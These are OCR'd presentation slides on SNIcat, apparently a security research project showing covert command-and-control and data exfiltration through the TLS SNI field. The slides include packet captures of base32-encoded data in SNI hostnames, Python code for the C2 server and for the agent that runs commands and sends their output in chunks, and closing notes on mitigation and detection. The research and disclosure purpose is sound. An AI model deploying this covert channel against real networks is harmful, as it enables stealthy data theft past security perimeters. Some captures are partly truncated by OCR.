
4. If the command is “**ls**”, the agent encodes the file list with BASE32 and appends a special trailing code to notify the C2

5. Now both C2 and agent have identical copies of the file list

A tale of Command&Control (3)




```
10.1.10.99     TCP      74                                          39152 → 443 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 WS=4 SACK_PERM=1
10.1.10.245    TCP      74                                          443 → 39152 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_F
10.1.10.99     TCP      66                                          39152 → 443 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=3224242341 TSe
10.1.10.99     TLSv1.2  270 CD-70cpmIAn7UYGv0Oo.burp.mtest.no       Client Hello
10.1.10.245    TCP      66                                          443 → 39152 [ACK] Seq=1 Ack=205 Win=65024 Len=0 TSval=3656173069 T
10.1.10.245    TLSv1.2 1217                                         Server Hello, Certificate, Server Key Exchange, Server Hello Done
10.1.10.99     TLSv1.2  73                                          Alert (Level: Fatal, Description: Handshake Failure)
10.1.10.245    TCP      66                                          443 → 39152 [ACK] Seq=1152 Ack=212 Win=65024 Len=0 TSval=365617307
10.1.10.99     TCP      60                                          39152 → 443 [RST, ACK] Seq=212 Ack=1152 Win=0 Len=0
```




```
▶ Internet Protocol Version 4, Src: 10.1.10.99, Dst: 10.1.10.245
▶ Transmission Control Protocol, Src Port: 443, Dst Port: 39152, Seq: 1, Ack: 205, Len: 1151
▼ Transport Layer Security
  ▶ TLSv1.2 Record Layer: Handshake Protocol: Server Hello
  ▼ TLSv1.2 Record Layer: Handshake Protocol: Certificate
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 734
    ▼ Handshake Protocol: Certificate
        Handshake Type: Certificate (11)
        Length: 730
        Certificates Length: 727
      ▼ Certificates (727 bytes)
          Certificate Length: 724
        ▶ Certificate: 308202d0308201b8a00302010202147cd9da782cbfc35e8a… (id-at-commonName=ubuntu)
  ▶ TLSv1.2 Record Layer: Handshake Protocol: Server Key Exchange
  ▶ TLSv1.2 Record Layer: Handshake Protocol: Server Hello Done
```

A tale of Command&Control (4)




Source	Source port	Destination	Protocol	Length	Server Name	Info
10.1.20.99	53366	10.1.10.99	TCP	74		53366 → 443 [SYN] Seq=0 Win=64240 Len=0
10.1.10.99	443	10.1.20.99	TCP	74		443 → 53366 [SYN, ACK] Seq=0 Ack=1 Win=6
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [ACK] Seq=1 Ack=1 Win=64256
10.1.20.99	53366	10.1.10.99	TLSv1.2	305	WHERE-QqZFZMv6VRRNtKUX.burp.mtest.no	Client Hello
10.1.10.99	443	10.1.20.99	TLSv1.2	1514		Server Hello
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [ACK] Seq=240 Ack=1449 Win=6
10.1.10.99	443	10.1.20.99	TLSv1.2	545		Certificate, Server Hello Done
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [ACK] Seq=240 Ack=1928 Win=6
10.1.20.99	53366	10.1.10.99	TLSv1.2	640		Client Key Exchange, Change Cipher Spec,
10.1.10.99	443	10.1.20.99	TLSv1.2	117		Change Cipher Spec, Encrypted Handshake
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [ACK] Seq=814 Ack=1979 Win=6
10.1.10.99	443	10.1.20.99	TCP	66		443 → 53366 [FIN, ACK] Seq=1979 Ack=814
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [ACK] Seq=814 Ack=1980 Win=6
10.1.20.99	53366	10.1.10.99	TCP	66		53366 → 443 [FIN, ACK] Seq=814 Ack=1980
10.1.10.99	443	10.1.20.99	TCP	66		443 → 53366 [ACK] Seq=1980 Ack=815 Win=4



Source	Source port	Destination	Protocol	Length	Server Name	Info
10.1.20.99	53368	10.1.10.99	TCP	74		53368 → 443 [SYN] Seq=0 Win=64240 Len
10.1.10.99	443	10.1.20.99	TCP	74		443 → 53368 [SYN, ACK] Seq=0 Ack=1 Wi
10.1.20.99	53368	10.1.10.99	TCP	66		53368 → 443 [ACK] Seq=1 Ack=1 Win=642
10.1.20.99	53368	10.1.10.99	TLSv1.2	315	F5UG63LFF5WW64TUMVXG2L3TNZUWGYLU.burp.mtest.no	Client Hello
10.1.10.99	443	10.1.20.99	TLSv1.2	1514		Server Hello
10.1.20.99	53368	10.1.10.99	TCP	66		53368 → 443 [ACK] Seq=250 Ack=1449 Wi
10.1.10.99	443	10.1.20.99	TLSv1.2	545		Certificate, Server Hello Done
10.1.20.99	53368	10.1.10.99	TCP	66		53368 → 443 [ACK] Seq=250 Ack=1928 Wi
10.1.20.99	53368	10.1.10.99	TLSv1.2	640		Client Key Exchange, Change Cipher Sp
10.1.10.99	443	10.1.20.99	TLSv1.2	117		Change Cipher Spec, Encrypted Handsha
10.1.20.99	53368	10.1.10.99	TCP	66		53368 → 443 [ACK] Seq=824 Ack=1979 Wi
10.1.10.99	443	10.1.20.99	TCP	66		443 → 53368 [FIN, ACK] Seq=1979 Ack=8

A tale of Command & Control (4)




```
Source          Source port  Destination  Protocol  Length  Server Name   Info
10.1.20.99            53366  10.1.10.99   TCP           74                53366 → 443 [SYN] Seq=0 Win=64240 Len=0
10.1.10.99              443  10.1.20.99   TCP           74                443 → 53366 [SYN, ACK] Seq=0 Ack=1 Win=6
10.1.20.99            53366  10.1.10.99   TCP           66                53366 → 443 [ACK] Seq=1 Ack=1 Win=64256
10.1.20.99
10.1.10.99
10.1.20.99                                                                =240 Ack=1449 Win=6
10.1.10.99                                                                ello Done
10.1.20.99                                                                =240 Ack=1928 Win=6
10.1.20.99                                                                Change Cipher Spec,
10.1.10.99                                                                ncrypted Handshake
10.1.20.99                                                                =814 Ack=1979 Win=6
10.1.10.99                                                                ] Seq=1979 Ack=814
10.1.20.99                                                                =814 Ack=1980 Win=6
10.1.20.99                                                                ] Seq=814 Ack=1980
10.1.10.99                                                                =1980 Ack=815 Win=4
```

```
▶ Internet Protocol Version 4, Src: 10.1.10.99, Dst: 10.1.20.99
▶ Transmission Control Protocol, Src Port: 443, Dst Port: 53368, Seq: 1449, Ack: 250, Len: 479
▶ [2 Reassembled TCP Segments (1833 bytes): #113(1363), #115(470)]
▼ Transport Layer Security
  ▼ TLSv1.2 Record Layer: Handshake Protocol: Certificate
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 1828
    ▼ Handshake Protocol: Certificate
        Handshake Type: Certificate (11)
        Length: 1824
        Certificates Length: 1821
      ▼ Certificates (1821 bytes)
          Certificate Length: 1071
        ▼ Certificate: 3082042b30820313a003020102020a70fa568cc237177481… (id-at-commonName=*.burp.mtest.no)
          ▶ signedCertificate
          ▶ algorithmIdentifier (sha256WithRSAEncryption)
            Padding: 0
            encrypted: cb020ae0fca5dbfede3c4b6f55f0de9799c3b2160bb33afc…
          Certificate Length: 744
        ▶ Certificate: 308202e4308201cca003020102020900c7e7f273d3101630… (id-at-commonName=PA-ssl-term)
```


```
Source
10.1.20.99                                                                Seq=0 Win=64240 Le
10.1.10.99                                                                ACK] Seq=0 Ack=1 Wi
10.1.20.99                                                                Seq=1 Ack=1 Win=642
10.1.20.99
10.1.10.99
10.1.20.99                                                                Seq=250 Ack=1449 Wi
10.1.10.99                                                                r Hello Done
10.1.20.99                                                                Seq=250 Ack=1928 Wi
10.1.20.99            53368  10.1.10.99   TLSv1.2      640                Client Key Exchange, Change Cipher Sp
10.1.10.99              443  10.1.20.99   TLSv1.2      117                Change Cipher Spec, Encrypted Handsha
10.1.20.99            53368  10.1.10.99   TCP           66                53368 → 443 [ACK] Seq=824 Ack=1979 Wi
10.1.10.99              443  10.1.20.99   TCP           66                443 → 53368 [FIN, ACK] Seq=1979 Ack=8
```

A tale of Command & Control (5)



C2

```
while True:
    buf = parseBuffer(buf,conn)

    try:
        records, bytes_used = dpkt.ssl.tls_multi_factory(buf)
    except dpkt.dpkt.NeedData:
        if logEnabled:
            print("Need more data!")
        continue
    if logEnabled:
        print("(*) - %d bytes received in buffer" % bytes_used)
    for record in records:
        if record.type == 22 and bytearray(record.data)[0] == 1: # Client Hello
            hello = dpkt.ssl.TLSHandshake(record.data).data
            sni_raw = dict(hello.extensions).get(0,None)
            sni = None
            if sni_raw:
                sni = sni_raw[5:]
            if sni:
                response_queue = Queue()
                hello_queue.put( [sni, response_queue] )
                bit = response_queue.get()
                if bit:
                        wrap = sendCert(bad_context, conn)
                else:
                        wrap = sendCert(good_context, conn)
                return
```



Agent

```
def sendSNIPayload(cmd,argument):py
    randy = randomString()
    print("(*) Executing: %s command" % cmd)

    if not ("CD" or "EX") in cmd:
        payload = (executeCmd(cmd,0))
    else:
        payload = argument.encode('utf-8')

    encoded_payload = str(base64.b32encode(payload),"utf-8")

    if log_enabled:
        print(encoded_payload)

    encoded_payload = encoded_payload.replace("=",'')
    chunks = list(funcy.chunks(240, encoded_payload))
    finito = ("finito-%s" % randy)
    chunks.append(finito)

    if log_enabled:
        print(encoded_payload)
        print(chunks)

    sendSNIChunks(chunks)
```

Methods of Mitigation & Detection

- **Mitigation in the Security Perimeter**
  > Inspect the SNI before forwarding the Client HELLO
- **Detection in the Security Perimeter**
  > IDS
  > SNI Entropy Check
- **Detection on the Endpoint**
  > Passive SNI

Conclusions

- More vendors affected?
- There is no silver bullet - *Defense in Depth* is still important
- Feel free to test SNIcat on your own!

mnemonic

Securing your business.

SNIcat is a project conducted by us while working in mnemonic, a Norwegian Cyber Security company

- https://github.com/mnemonic-no/SNIcat
